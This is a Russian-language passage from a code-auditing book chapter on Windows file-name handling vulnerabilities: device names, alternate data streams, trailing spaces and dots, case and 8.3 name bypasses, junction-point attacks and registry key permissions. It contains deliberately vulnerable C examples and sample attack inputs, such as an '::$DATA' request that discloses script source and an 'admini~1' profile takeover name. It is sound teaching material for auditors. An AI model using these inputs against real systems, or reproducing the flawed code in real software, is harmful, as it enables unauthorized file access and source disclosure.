В главе 12 вы увидите, что аутентификация Windows и олицетворение могут сделать саму возможность открыть один из этих IPC-механизмов уязвимостью, потому что такая возможность дает атакующим шанс украсть привилегии клиента. Доступ к ленточным накопителям и томам также возможен; однако тома нельзя читать и записывать с помощью обычного File API. Поэтому неправильное открытие, скорее всего, станет очевидным приложению, когда оно попытается выполнять операции над файловым дескриптором.

Чтобы получить доступ к этим объектам, атакующие должны контролировать первый сегмент пути. Добиться такого контроля удастся нечасто, но время от времени это происходит. Например, пример из предыдущего раздела позволил бы указать некоторые из этих объектов, что могло бы дать атакующим возможность выполнить атаку в стиле `impersonation`.

## Файлы устройств

Файлы устройств - это специальные сущности, находящиеся в файловой иерархии и позволяющие программе иметь доступ к виртуальным или физическим устройствам. В UNIX такой доступ обычно обрабатывается путем хранения специальных файлов устройств в общем каталоге, обычно /dev. В Windows это устроено немного иначе. Файлы устройств в Windows не имеют inode-записей на томе файловой системы, как в UNIX; фактически устройства Windows вообще не существуют в файловой системе. Вместо этого они представлены файловыми объектами в пространстве имен объектов. Функция `CreateFile()` при обращении к файлу проверяет, запрошен ли специальный файл устройства; если да, она возвращает дескриптор объекта устройства, а не дескриптор обычного файла. Этот процесс происходит прозрачно для приложения. Приложения могут открывать следующие специальные имена устройств:

- COM1-9
- LPT1-9
- CON
- CONIN\$
- CONOUT\$
- PRN
- AUX
- CLOCK\$
- NUL

Функция `CreateFile()` ищет эти устройства в аргументе имени файла, рассматривая компонент имени файла и игнорируя компоненты пути. Поэтому имя устройства можно добавить к любому файловому пути, и будет открыто устройство, а не обычный файл. С таким поведением довольно трудно бороться в приложениях, потому что оно вводит неожиданные векторы атаки. В частности, если часть параметра имени файла предоставляется пользователем, к устройству можно обратиться с помощью любого из перечисленных имен файлов.

NB. Есть исключение: консольные устройства обрабатываются `CreateFile()` особым образом, поэтому `CONIN$`, `CONOUT$` и `CON` нельзя добавить к произвольным путям для доступа к консольному устройству. Однако все остальные перечисленные устройства демонстрируют описанное поведение.

Доступ к устройствам таким способом может неожиданно привести приложение к зависанию или к чтению и записи данных из устройств и в устройства, с которыми оно не собиралось работать. Рассмотрите следующий пример:

```
HANDLE OpenProfile(LPCSTR UserName)
{
    HANDLE hFile;

    char path[MAX_PATH];

    if(strstr(UserName, ".."))
        die("Error! Username %s, contains illegal characters\n",
            UserName);

    _snprintf(path, sizeof(path), "%s\\profiles\\%s",
              ConfigDir, UserName);
```

```

    hFile = CreateFile(path, GENERIC_READ,
FILE_SHARE_READ,

                        NULL, OPEN_EXISTING, 0, NULL);

    if(hFile == INVALID_HANDLE_VALUE)

        die("opening file: %s\n", path);

    return hFile;
}

```

Предположим, что UserName содержит недоверенные данные. Хотя атаки обхода каталогов были учтены, нет никакой защиты от того, что имя пользователя укажет файл устройства.

Еще один момент о зарезервированных именах устройств: к ним также можно добавить любое расширение файла, и они все равно будут считаться устройством. Например, файл c:\COM1.txt все равно открывает устройство COM1. Поэтому любой код, который добавляет расширение к имени файла, все еще может быть уязвим для атак, в результате которых приложение по незнанию открывает устройство, а не обычный файл.

## Типы файлов

В CreateFile() нельзя передать параметр, гарантирующий, что открываемый файл является обычным файлом, поэтому может возникнуть вопрос, как любой вызов CreateFile() можно защитить от атаки без большого количества неаккуратного кода сопоставления строк для проверки имен устройств. Ответ в том, что несколько функций можно использовать для определения, является ли рассматриваемый файл обычным файлом. В частности, разработчики приложений могут использовать GetFileAttributes() и GetFileAttributesEx() для получения файловых атрибутов и GetFileType() для получения типа файла.

Кроме того, кое-что можно сделать прямо в вызове CreateFile(), чтобы не дать ему открыть файлы устройств и специальные файлы: использовать форму Universal Naming Convention (UNC) и добавить к имени файла префикс \\.\. Помещение этой последовательности в начало имени файла имеет несколько эффектов на то, как CreateFile() разбирает имя файла; по сути, оно минимизирует объем разбора имени файла, из-за чего пропускаются некоторые проверки, включая проверку того, является ли файл DOS-устройством или специальным файлом.

Оговорка формы UNC состоит в том, что она меняет способ обработки имени файла и может создавать пути, недоступные через традиционный путь в стиле DOS. Это происходит потому, что соглашение об именовании DOS ограничено 260 символами для полностью квалифицированного пути. Однако NTFS поддерживает максимальную длину пути 32767, но к таким именам можно обращаться только с помощью UNC-пути, переданного Unicode-версии функции CreateFile().



## Потоки файлов

NTFS поддерживает понятие потоков файлов, также известных как alternate data streams (ADS). Поток файла - это просто именованная единица данных, связанная с файлом. Каждый файл состоит из одного или нескольких потоков файлов. Поток файла по умолчанию не имеет имени, и любые операции, выполняемые над файлом, неявно считаются работающими с безымянным потоком файла, если не указан другой поток. Полностью квалифицированное имя потока файла имеет следующий формат:

```
filename:file stream name:file stream type
```

С форматом имен файлов вы, без сомнения, уже знакомы, поэтому можно перейти к именам потоков файлов. Имя потока файла имеет тот же формат, что и имя файла, но без компонента пути. Оно может содержать почти любой символ, включая пробелы. Наконец, член типа потока файла, который часто опускается, задает атрибут потока файла. Хотя существует несколько атрибутов, единственный допустимый выбор - \$DATA.

Для аудиторов кода потоки файлов могут вводить уязвимости в определенных контекстах, особенно когда имена файлов строятся на основе пользовательского ввода, а ожидается, что эти имена файлов имеют определенный формат и конкретное расширение. Например, у Web-приложения есть каталог профилей пользователей в Web root, где профиль каждого пользователя хранится в текстовом файле. Следующий код открывает каталог профилей пользователей:

```
BOOL OpenUserProfile(LPCSTR UserName)
{
    HANDLE hProfile;

    char buf[MAX_PATH];

    if(strlen(UserName) >= MAX_PATH - strlen(ProfilesDir) - 4)
        return FALSE;

    if(strstr(UserName, ".."))
        return FALSE;

    _snprintf(buf, sizeof(buf), "%s\\%s.txt", ProfilesDir,
              UserName);

    hProfile = CreateFile(buf, GENERIC_ALL, FILE_SHARE_READ,
                        NULL, CREATE_ALWAYS, 0, NULL);

    if(hProfile == INVALID_HANDLE_VALUE)
        return FALSE;

    ... load or create profile ...
}
```

Намерение этого кода - создать текстовый файл в каталоге профилей пользователей; однако можно создать файл с любым желаемым расширением, указав имя пользователя вроде `test.asp:hi`. Такое имя пользователя заставит код создать файл `test.asp` с `file stream hi.txt`. Хотя в этом примере можно создать произвольные файлы, доступ к alternate file streams, куда записываются данные, может оказаться сложнее в зависимости от Web-сервера, используемого для раздачи файлов.

Атаки такого рода обычно работают в Web-технологиях, потому что имена файлов часто полностью контролируются пользователем, а то, как имя файла выглядит для Web-сервера, сильно влияет на то, как оно обрабатывается и отдается пользователям. Например, расширение файла может привести к обработке файла определенным фильтром или расширением Web-сервера, как в IIS. Фактически установки IIS 4 и более ранних версий по умолчанию имели уязвимость с file streams, использующую эту ситуацию. Добавив `:$DATA` к файлу ASP-скрипта, можно было удаленно прочитать исходный код файла вместо выполнения содержимого как script code, потому что IIS не распознавал его корректно как ASP-файл и не передавал ASP ISAPI extension на обработку. Поэтому такой запрос мог позволить раскрыть содержимое скрипта `login.asp` на Web-сервере:

```
GET /scripts/login.asp::$DATA
```

Обратите внимание, что при использовании ADS-нотации для указания alternate data streams единственный способ представить безымянный stream - использовать `:$DATA`. Нельзя опустить расширение `$DATA`. Имена файлов `C:\test.txt:` и `C:\test.txt::` незаконны с точки зрения `CreateFile()`, и попытка создать или открыть файлы с такими именами приводит к ошибке.

## Extraneous Filename Characters

У `CreateFile()` есть еще несколько особенностей, которые не относятся ни к одной другой категории, поэтому они упомянуты здесь. Во-первых, `CreateFile()` выполняет специальную обработку завершающих пробелов в именах файлов. Любые завершающие пробелы в аргументе имени файла молча удаляются, что создает некоторые возможные уязвимости. Такое поведение может быть полезным способом удалить завершающие данные пути, позволяя атакующим выбрать произвольное расширение файла, как показано в этом примере:

```
BOOL OpenUserProfile(LPCSTR UserName)
{
    char buf[MAX_PATH];

    HANDLE hFile;

    if(strstr(UserName, ".."))
        return FALSE;

    _snprintf(buf, sizeof(buf), "%s\\%s.txt",
ProfileDirectory,

        Name);

    buf[sizeof(buf)-1] = '\0';

    hFile = CreateFile(buf, GENERIC_ALL, FILE_SHARE_READ, NULL,

        CREATE_NEW, 0, NULL);

    if(hFile == INVALID_HANDLE_VALUE)
```

```

        return FALSE;

    ... more stuff ...

}

```

Этот код предназначен для создания текстового файла и обеспечивает такое поведение, добавляя расширение .txt. Однако если пользователи укажут имя файла, близкое к MAX\_PATH байтам, это расширение .txt может быть обрезано. Указав имя файла с произвольным расширением, за которым следует большое количество пробелов, пользователи смогут создать файл любого желаемого типа.

Произвольные завершающие пробелы также могут заставить приложение неправильно идентифицировать файлы со специальными именами или расширениями и использовать их неверно. Например, рассмотрите следующий код:

```

HANDLE GetRequestedFile(LPCSTR requestedFile)

{
    if(strstr(requestedFile, ".."))
        return INVALID_HANDLE_VALUE;

    if(strcmp(requestedFile, ".config") == 0)
        return INVALID_HANDLE_VALUE;

    return CreateFile(requestedFile, GENERIC_READ,
                      FILE_SHARE_READ, NULL, OPEN_EXISTING, 0,
                      NULL);
}

```

Этот простой пример проверяет, запрашивают ли пользователи специальный файл .config, и если да, не позволяет им получить к нему доступ. Однако, указав имя файла вроде .config , пользователи все равно могут получить доступ к этому файлу.

NB. Пользователи также смогут получить доступ к файлу, запросив .config::\$DATA.

Пробелы в конце имени файла также могут представлять угрозу, когда файлы должны быть уникальными, но вызов CreateFile() использует значение CREATE\_ALWAYS для dwCreationDisposition вместо CREATE\_NEW. Возвращаясь к примеру с профилями пользователей, представьте, что у вас есть административный пользователь со специальными привилегиями. Возможно, вы сможете украсть учетные данные администратора, создав учетную запись с именем пользователя вроде admin . Выбор такого имени пользователя может позволить прочитать данные административного профиля или даже перезаписать их.

Пробелы - не единственные лишние символы, удаляемые из аргументов имени файла. Еще одно интересное поведение CreateFile() состоит в том, что она удаляет завершающие точки из имени файла почти так же, как удаляет пробелы. Любое количество завершающих точек молча удаляется с конца имени файла до создания файла, создавая возможности для создания или открытия неожиданных файлов почти так же, как это делают пробелы. Поэтому создание файла с именем c:\test.txt..... создает файл c:\test.txt. В интересном варианте пробелы и точки можно перемешивать в любом порядке, и CreateFile() молча удаляет и пробелы, и точки. Например, передача имени файла c:\test.txt . . . в CreateFile() также создает файл C:\test.txt. Это поведение малоизвестно и неочевидно для разработчиков, поэтому атакующие

могут использовать такую комбинацию суффиксов, чтобы заставить приложения открывать файлы. Это особенно справедливо для Web-приложений и Web-серверов, потому что расширения файлов часто определяют, как они обрабатывают файлы. Фактически добавление точек или пробелов к именам файлов в нескольких случаях приводило к возможности просматривать исходный код скриптов.

Еще одна особенность этих завершающих символов состоит в том, что они не удаляются, если за именем файла следует ADS-поток. Например, если передать имя `c:\test.txt.` в `CreateFile()`, завершающая точка удаляется и создается файл `c:\test.txt`. Однако если передать имя `c:\test.txt::stream` в `CreateFile()`, завершающая точка не удаляется, и создается файл `c:\test.txt.` с ADS с именем `stream`. То же самое происходит, если после расширения файла идет безымянная ADS, например `::$DATA`. Однако если точки и/или пробелы идут после ADS-компонента имени файла, они усекаются. Поэтому строка `C:\\test.txt::$DATA .....` создает файл `c:\test.txt` и записывает в безымянный поток файла по умолчанию.

И наконец, имена DOS-устройств могут заканчиваться символом двоеточия (:), который молча удаляется, и доступ к устройству выполняется как обычно. Они также могут содержать дополнительные символы после двоеточия, и функция все равно успешно выполнится. Однако ADS для устройства не создается; лишние данные просто игнорируются.

## Чувствительность к регистру

Одна вещь, отличающая имена файлов Windows от имен файлов UNIX, состоит в том, что имена файлов NTFS и FAT не чувствительны к регистру. Поэтому иногда можно обходить проверки имен файлов и путей, смешивая регистр при доступе к файлам. Если посмотреть на предыдущий пример, функция `GetRequestedFile()` должна блокировать доступ людей к файлу `.config` в любом каталоге. Вы уже видели способ получить доступ к файлу с помощью лишних завершающих символов, но другой возможный метод - запросить файл, указав часть или все символы в верхнем регистре. Поэтому, запросив `.CONFIG`, можно извлечь содержимое файла, который должен быть скрыт от вас. Любые обращения к файлам в Windows нужно оценивать на предмет смешивания регистра при проверке имен файлов или расширений. SPI Dynamics обнаружила именно такой тип ошибки в Web-сервере Sun ONE. Web-сервер Sun ONE определял, как обрабатывать файлы, на основе серверного расширения, но рассматривал имена файлов как чувствительные к регистру, потому что изначально был построен для UNIX-систем. Поэтому если JSP-страница запрашивалась с расширением в верхнем регистре, например `hello.JSP` вместо `hello.jsp`, сервер ошибочно выводил исходный код файла вместо выполнения скрипта. Описание этой ошибки доступно по адресу <http://sunsolve.sun.com/search/document.doassetkey=1-26-55221-1>.

## DOS 8.3 Filenames

В ранних версиях Windows и DOS имена файлов представлялись в формате 8.3. Этот термин означает имя файла, состоящее максимум из восьми букв, затем точки, затем трехбуквенного расширения файла. Появление Windows NT и 95 позволило использовать более длинные имена файлов, имена файлов с пробелами и имена файлов без расширений. Чтобы сохранить совместимость с ранними версиями Windows, новые файловые системы хранят длинное имя файла и имя 8.3 для каждого файла. Имя 8.3 обычно состоит из первых шести букв длинного имени, затем тильды (~) и номера, затем точки и первых трех букв расширения. Номер после тильды различает длинные имена файлов, у которых совпадают первые шесть букв. Например, к имени файла `thisisalongfilename.txt` обычно можно обращаться как к `thisis~1.txt`.

Этот формат может стать проблемой безопасности для имен файлов длиннее восьми символов, не считая точки или расширения файла. Проблема релевантна, когда доступ к некоторым файлам запрещен или данные хранятся в отдельных файлах, различаемых ключом, который должен быть уникальным. Например, обратитесь к коду профиля пользователя, который до сих пор использовался для демонстрации некоторых уязвимостей обработки файлов. В таких приложениях может оказаться возможным украсть учетные данные других пользователей, создав имя пользователя с теми же первыми шестью буквами, за которыми следует ~1. Предположим, приложение управляет пользователями, один из которых является администратором с именем пользователя administrator. Создание нового пользователя с именем admini~1 может позволить атакующему получить доступ к профилю этого пользователя из-за эквивалентности двух имен.

При аудите кода на ошибки такого рода помните, что ограничения имен файлов можно обойти, если запрошенное имя файла длиннее восьми символов. Однако эту проблему можно предотвратить, добавив идентификатор UNC-пути \\?\ перед именем, чтобы отключить DOS-разбор имени файла при вызове CreateFile().

## Аудит открытия файлов

Гибкость функции CreateFile() может вызывать ряд проблем. Эти проблемы можно формализовать как упорядоченный список вещей, которые нужно проверить, чтобы определить, безопасно ли открытие файла. Эта сводка разделена на таблицы в зависимости от того, какую часть имени файла могут контролировать пользователи: начало, середину или конец. Некоторые потенциальные уязвимости попадают более чем в одну категорию, поэтому также есть таблица, суммирующая атаки, возможные при контроле пользователем любой части имени файла. Этот раздел суммирует все атаки, до сих пор обсуждавшиеся для открытия файлов, и предназначен как справочник для аудиторов кода при встрече с открытиями файлов. Эти таблицы просто перечисляют атаки, возможные из-за файловых API, и не объясняют, когда их можно использовать для компрометации приложения, потому что это уже было рассмотрено. Сводки основаны только на общих проблемах открытия файлов, которые могут возникать; приложения, конечно, могут содержать контекстно-специфические логические ошибки в том, как они открывают файлы, например недостаточную проверку разрешений файлов при выполнении в повышенном контексте, и эти ошибки здесь не суммируются. Наконец, эти правила не применяются, если недоверенные данные не используются для составления какой-либо части пути.

## Контроль начала имени файла

Таблица 11-8 суммирует потенциальные уязвимости, которые нужно проверять, когда пользователи могут контролировать начало аргумента имени файла.

**Таблица 11-8. Контроль начала имени файла**

| Атака                        | Уязвимо, если                                                                                                                                                                                                        |
|------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Указание абсолютного пути    | Нет проверки на разделители пути.                                                                                                                                                                                    |
| Указание именованного канала | Код не проверяет, что файл, к которому выполняется доступ, является обычным файлом, используя GetFileAttributes() для атрибута FILE_ATTRIBUTE_NORMAL, или дисковым файлом, используя GetFileType() и FILE_TYPE_DISK. |
| Указание mailslot            | То же, что для именованных каналов.                                                                                                                                                                                  |

## Контроль середины имени файла

Таблица 11-9 суммирует потенциальные проблемы, когда вредоносные пользователи могут указать часть имени файла, но и до, и после контролируемой пользователем строки есть постоянные данные.

**Таблица 11-9. Контроль середины имени файла**

| Атака                  | Уязвимо, если                                                                                                                                                                                                          |
|------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Атака обхода каталогов | Код не проверяет символы обхода каталогов (..).                                                                                                                                                                        |
| Имена файлов DOS 8.3   | Код выполняет статические строковые сравнения потенциально длинных имен файлов и принимает политические решения на основе этого сравнения. Кроме того, имя файла должно передаваться в CreateFile() без префикса \\?\. |

## Контроль конца имени файла

Таблица 11-10 суммирует уязвимости, которые могут возникнуть в приложении, когда пользователи могут контролировать конец имени файла. Во многих случаях предполагается, что пользователи контролируют только середину имени файла, но они могут контролировать конец, исчерпав все доступное место в буфере. Например, в следующей строке, если user\_input достаточно велик, расширение .txt будет обрезано:

```
_snprintf(buf, sizeof(buf), "%s.txt", user_input);
```

**Таблица 11-10. Контроль конца имени файла**

| Атака                                  | Уязвимо, если                                                                                                                                                                                                          |
|----------------------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Атака обхода каталогов                 | Код не проверяет символы обхода каталогов (..).                                                                                                                                                                        |
| Добавление лишних завершающих символов | Некоторые проверки выполняются по расширению файла или имени файла без учета молчаливого усеечения пробелов и точек.                                                                                                   |
| Имена файлов DOS 8.3                   | Код выполняет статические строковые сравнения потенциально длинных имен файлов и принимает политические решения на основе этого сравнения. Кроме того, имя файла должно передаваться в CreateFile() без префикса \\?\. |

## Контроль любой части имени файла

Таблица 11-11 суммирует общие атаки, которые могут быть доступны атакующим независимо от того, какую часть имени файла они контролируют.

**Таблица 11-11. Контроль любой части имени файла**

| Атака               | Уязвимо, если                                                                                                                                                                                                                                                               |
|---------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Указание устройства | Код не проверяет, что файл, к которому выполняется доступ, является обычным файлом, используя GetFileAttributes() для атрибута FILE_ATTRIBUTE_NORMAL, или дисковым файлом, используя GetFileType() и FILE_TYPE_DISK. Также уязвимо только если путь не имеет префикса \\?\. |
| Указание ADS        | Код не проверяет разделитель ADS (:).                                                                                                                                                                                                                                       |

| Атака                       | Уязвимо, если                                                                                                                                                                   |
|-----------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Захват имени файла          | Код намерен создавать новые файлы, но не использует флаг <code>CREATE_NEW</code> в <code>CreateFile()</code> , а пользователи могут записывать файлы в соответствующий каталог. |
| Чувствительность к регистру | Код выполняет проверки имени файла, предполагая чувствительность к регистру; чаще встречается в коде, перенесенном с UNIX на Windows.                                           |

## Ссылки

Ссылки предоставляют механизм, позволяющий разным файловым путям указывать на одни и те же файловые данные на диске. Windows предоставляет два механизма связывания файлов: жесткие ссылки (hard links) и точки соединения (junction points). Жесткие ссылки в Windows похожи на жесткие ссылки UNIX: они просто позволяют файлу на диске иметь несколько имен. Точки соединения позволяют каталогу указывать на другой каталог или том, подключенный к системе. Они применяются только к каталогам; в Windows нет параллели мягкой ссылки (soft link), за исключением файлов ярлыков Windows. Наличие таких специальных файлов может позволить атакующим заставить приложения обращаться к файлам в неразрешенных местах, тем самым потенциально подрывая безопасность приложения. В следующих разделах обсуждается, как выявлять проблемы, возникающие при встрече с такими специальными файлами.

## Жесткие ссылки

Создание жесткой ссылки просто назначает связанному файлу дополнительное имя, так что к файлу можно обращаться по любому имени. Файловый объект на диске отслеживает, сколько имен ссылаются на него, так что при удалении ссылки файл удаляется из системы только тогда, когда на него больше не ссылается ни одно имя. Жесткую ссылку можно создать программно с помощью функции `CreateHardLink()`. Жесткие ссылки можно применять только к файлам, но не к каталогам, а исходный файл и новая жесткая ссылка должны находиться на одном томе; нельзя создать ссылку на файл, если целевое имя находится на отдельном томе или в удаленном месте, указанном UNC-путем. Наконец, пользователь, создающий жесткую ссылку, должен иметь подходящий доступ к файлу назначения.

## Точки соединения

Точки соединения - это специальные каталоги, которые являются просто указателями на другой каталог; целевой каталог может находиться на том же томе или на другом томе. В отличие от жестких ссылок, точки соединения могут указывать только между каталогами; файлы нельзя использовать как источник или цель точки соединения.

NB. На самом деле можно создать точки соединения каталогов, указывающие на файлы, но попытки открыть их всегда завершаются ошибкой `ERROR_ACCESS_DENIED`.

За исключением этого ограничения, точки соединения похожи на символические ссылки, уже обсуждавшиеся в главах о UNIX. Они доступны только на томах, отформатированных как NTFS 5 и более поздние версии, поскольку используют функциональность точек повторной обработки (reparse points) в этих версиях NTFS.

## Reparse Points

Точки соединения реализованы через точки повторной обработки NTFS. Файлы и каталоги NTFS могут устанавливать атрибут `FILE_ATTRIBUTE_REPARSE_POINT`, чтобы указать, что драйвер файловой системы должен вмешаться в операции обработки файлов. Затем драйвер файловой системы выполняет специальный разбор буфера данных повторной обработки, связанного с файлом. Каждый драйвер файловой системы, реализующий точки повторной обработки, имеет уникальный тег, зарегистрированный в ядре. Когда встречается файл с точкой повторной обработки, буфер данных повторной обработки сравнивается с каждым зарегистрированным значением тега, а затем передается соответствующему драйверу при совпадении. Если совпадение не найдено, доступ к файлу завершается ошибкой.

Точки соединения - одна из реализаций точек повторной обработки. Они применяются только к каталогам, которые должны быть пустыми, что является ограничением точек повторной обработки, применяемых к каталогам. Их буфер данных содержит указатель на целевое место, на которое должен указывать каталог. Затем драйвер может использовать эту информацию, чтобы найти реальный целевой файл, к которому приложение пытается обратиться.

На момент написания этой книги нет публично доступного API, позволяющего легко манипулировать точками повторной обработки. Однако пользователи могут создавать и исследовать буферы данных повторной обработки с помощью функции `DeviceIoControl()`. Mike Nordell подробнее объясняет, как создавать точки повторной обработки и манипулировать ими, на [www.codeproject.com/w2k/junctionpoints.asp](http://www.codeproject.com/w2k/junctionpoints.asp).

Поскольку точки соединения динамичны, то есть могут указывать куда угодно, место, куда они указывают, может измениться в любой момент. Их наличие представляет некоторые потенциальные проблемы для приложений, пытающихся безопасно обращаться к файлам. Эти уязвимости делятся на две основные категории, объясняемые в следующих разделах:

- Непреднамеренный доступ к файлам вне определенной структуры подкаталогов
- Состояния гонки при доступе к файлам

## Произвольные обращения к файлам

Часто приложение должно ограничивать доступ замкнутой областью файловой системы. Например, FTP-сервер может экспортировать только определенный подкаталог, а приложение, управляющее профилями пользователей, может обращаться к пользовательским данным только в определенном подкаталоге.

Предположим, привилегированная служба обращается к файлам в `c:\temp`, куда обычный пользователь тоже может писать. Атакующие могут заставить службу обратиться к системным файлам, к которым она не должна обращаться. Следующий пример показывает уязвимый код:

```
BOOL WriteToTempFile(LPCSTR filename, LPCSTR username,
                    LPVOID data, size_t length)
{
    char path[MAX_PATH], ext[8];

    HANDLE hFile;

    if(strchr(filename, '\\') != NULL
        || strstr(filename, "..") != NULL)
```



```

        return FALSE;

generate_temporary_filename_extension(ext);

snprintf(path, sizeof(path)-1, "c:\\temp\\%s_%s_%s.txt",
        user, filename, ext);
path[sizeof(path)-1] = '\\0';

hFile = CreateFile(path, GENERIC_READ, FILE_SHARE_READ,
        NULL, CREATE_ALWAYS, 0, NULL);

if(hFile == INVALID_HANDLE_VALUE)

    return FALSE;

... write data ...
}

```

В том, как написан этот код, есть несколько проблем, но предположим, что атакующие могут предоставить filename, но не username; имя пользователя определяется при входе. Создав junction с тем же именем, что и создаваемый файл, атакующие могут добиться записи этого имени файла куда угодно в файловой системе. Более того, большое количество пробелов, как обсуждалось ранее, можно использовать для удаления расширения и создания полностью предсказуемого файла.

Чтобы выполнить эту атаку, пользователи, скажем bob, могут создать junction в c:\temp, указывающую на C:\Windows\system32, и назвать ее bob\_dirname. Затем атакующие укажут имя файла с достаточным количеством пробелов, чтобы обрезать завершающие данные, так что итоговый путь преобразуется в произвольный файл в основном 32-bit system directory. Если приложение выполняется с достаточными привилегиями, это позволяет атакующему заменить исполняемые файлы или библиотеки, используемые службами и административными пользователями.

В этом примере пользователям нужно иметь возможность передать разделитель файлов. Код проверяет \\, но не /, что позволяет им передать разделитель. Поскольку junctions можно успешно связывать только между двумя каталогами, разделители пути всегда являются дополнительным соображением при определении того, эксплуатируема ли ошибка через junctions. Если разделитель пути указать нельзя, эксплуатация, возможно, более ограничена. Как всегда, эксплуатируемость ошибки такого рода зависит от того, как строится путь и выполняется ли запись в файл или чтение из него. Тем не менее потенциальная уязвимость есть каждый раз, когда атакующие потенциально могут обойти ограничения файлового доступа приложения и воздействовать на произвольные части файловой системы.

Чтение файла, контролируемого менее привилегированными пользователями, также может быть опасным. Вредоносный пользователь может проделывать неприятные трюки, особенно используя junctions. Чтобы понять эту проблему, рассмотрим простой пример:

```
int LoadUsersSettings(LPCSTR User, LPCSTR SettingsFileName)
{
    char path[MAX_PATH];

    HANDLE hFile;

    _snprintf(path, sizeof(path)-1, "%s\\appdata\\%s",
              get_home_directory(User),
              SettingsFileName);

    path[sizeof(path)-1] = '\\0';

    hFile = CreateFile(path, GENERIC_READ, FILE_SHARE_READ,
                      NULL, OPEN_ALWAYS, 0, NULL);

    If(hFile == INVALID_HANDLE_VALUE)
        return -1;

    ... read the file ...
}
```

Этот код выглядит достаточно безобидно, если предположить, что функция `get_home_directory()` работает как ожидается. Однако атакующие могут создать точку соединения с именем `appdata`, указывающую на произвольное место в файловой системе. Если затем они могут указать аргумент `SettingsFileName`, они смогут использовать точки соединения для произвольного чтения любого файла в системе.

## Состояния гонки при доступе к файлам

Когда привилегированному процессу нужно обратиться к объекту файловой системы от имени менее привилегированного пользователя, есть два базовых способа сделать это. Первый способ - выполнить олицетворение пользователя и попытаться обратиться к файлу обычным образом; второй - получить информацию о файле и затем решить, продолжать ли работу, на основе атрибутов файла и связанных прав безопасности. Второй подход несет некоторые внутренние опасности, потому что файловая система не является статической сущностью, как и объекты, находящиеся в ней. Поэтому состояние файла может измениться между моментом, когда атрибуты файла изучаются, и моментом, когда над файлом фактически выполняется операция. Такая ситуация называется состоянием гонки. Вы уже рассматривали состояния гонки в файловых системах UNIX, и состояния гонки в файловых системах Windows очень похожи.

## ТОСТТОУ

Как и в UNIX, состояния гонки в основном возникают из-за разницы между временем проверки и временем использования (time of check to time of use, ТОСТТОУ) в приложении. Эта уязвимость возникает, когда над файлом выполняется проверка безопасности, например изучается владелец или другие свойства файла, а затем файл позднее используется при условии, что проверка безопасности прошла успешно. В промежуточный период файл может быть изменен так, что его атрибуты поменяются, в результате чего привилегированное приложение обратится к файлу, к которому не собиралось обращаться. Область применения этой атаки в Windows обычно более ограничена, потому что файловые API спроектированы так, что меньше способствуют атакам такого рода. Например, в UNIX ТОСТТОУ-атаки могли происходить с использованием `access()`, а затем `open()`. В Windows нет прямого аналога такой последовательности кода; API поощряет выполнение проверок во время открытия файла. Однако возможность изменить атрибуты между вызовами `GetFileAttributes()` и `CreateFile()` может иметь последствия, ведущие к уязвимости.

## Реестр

Реестр - неотъемлемая часть операционных систем Windows. Он предоставляет централизованную базу данных, содержащую конфигурационную информацию о программном обеспечении, установленном в системе, и о самой системе. Приложения часто обращаются к реестру, и то, как они это делают, очень важно с точки зрения безопасности, потому что содержащаяся там информация может направлять работу программы. Информация в реестре может храниться в нескольких форматах и используется для управления многими аспектами поведения программы. Приложения могут хранить пути к более подробным конфигурационным файлам или вспомогательным DLL, целочисленные значения, определяющие уровень обработки файла приложением, и так далее. Нужно уметь исследовать каждое обращение приложения к реестру, чтобы определить, выполняется ли оно безопасно; если нет, нужно оценить уровень опасности, которой подвергается приложение, если кто-то воспользуется небезопасным доступом к реестру.

Реестр организован как большое дерево. Каждый верхний узел называется ключом, каждый нелистовой узел ниже верхнего узла - подразделом, а каждый листовой узел - значением. На каждой системе существует несколько предопределенных ключей. Таблица 11-12 суммирует их на основе информации из MSDN.

**Таблица 11-12. Предопределенные ключи реестра**

| Имя                 | Назначение                                                                                                                                                                                                                                                                                |
|---------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| HKEY_CLASSES_ROOT   | Используется для хранения информации о типах файлов и связанных с ними свойствах. Это псевдоним ветви в HKEY_LOCAL_MACHINE.                                                                                                                                                               |
| HKEY_CURRENT_CONFIG | Используется для информации о конфигурации системного оборудования. Это псевдоним ветви в HKEY_LOCAL_MACHINE.                                                                                                                                                                             |
| HKEY_CURRENT_USER   | Используется для хранения настроек текущего пользователя. У каждого пользователя есть свой набор настроек, и получение значений из этого ключа дает доступ к пользовательским настройкам в зависимости от идентичности процесса, обращающегося к ключу. Это псевдоним ветви в HKEY_USERS. |

| Имя                | Назначение                                                                                                                                                                                 |
|--------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| HKEY_LOCAL_MACHINE | Используется для хранения информации об оборудовании, общесистемных параметрах конфигурации, например сетевой конфигурации, и деталей общесистемной конфигурации программного обеспечения. |
| HKEY_USERS         | Содержит информацию профиля пользователя по умолчанию для новых пользователей и информацию профилей всех пользователей в системе.                                                          |

## Разрешения ключей

Как уже упоминалось, ключи являются защищаемыми объектами, поэтому у них есть набор прав доступа, используемых для ограничения того, кто может читать ключи и составляющие их значения и писать в них. Таблица 11-13 суммирует эти права доступа на основе информации из MSDN.

**Таблица 11-13. Права доступа к ключам**

| Право доступа          | Смысл                                                                                                          |
|------------------------|----------------------------------------------------------------------------------------------------------------|
| KEY_CREATE_LINK        | Зарезервировано.                                                                                               |
| KEY_CREATE_SUB_KEY     | Позволяет пользователям создавать подраздел ключа реестра.                                                     |
| KEY_ENUMERATE_SUB_KEYS | Позволяет пользователям перечислять все подразделы ключа реестра.                                              |
| KEY_EXECUTE            | То же, что KEY_READ.                                                                                           |
| KEY_NOTIFY             | Позволяет пользователю получать уведомление, когда изменяется данный ключ реестра или один из его подразделов. |
| KEY_QUERY_VALUE        | Позволяет пользователям запрашивать значения ключа реестра.                                                    |
| KEY_READ               | Эквивалентно объединению STANDARD_RIGHTS_READ, KEY_QUERY_VALUE, KEY_ENUMERATE_SUB_KEYS и KEY_NOTIFY.           |
| KEY_SET_VALUE          | Позволяет пользователям создавать, удалять или изменять значения в ключе.                                      |
| KEY_WOW64_32KEY        | Позволяет 64-битному приложению обращаться к 32-битному представлению реестра для ключа.                       |
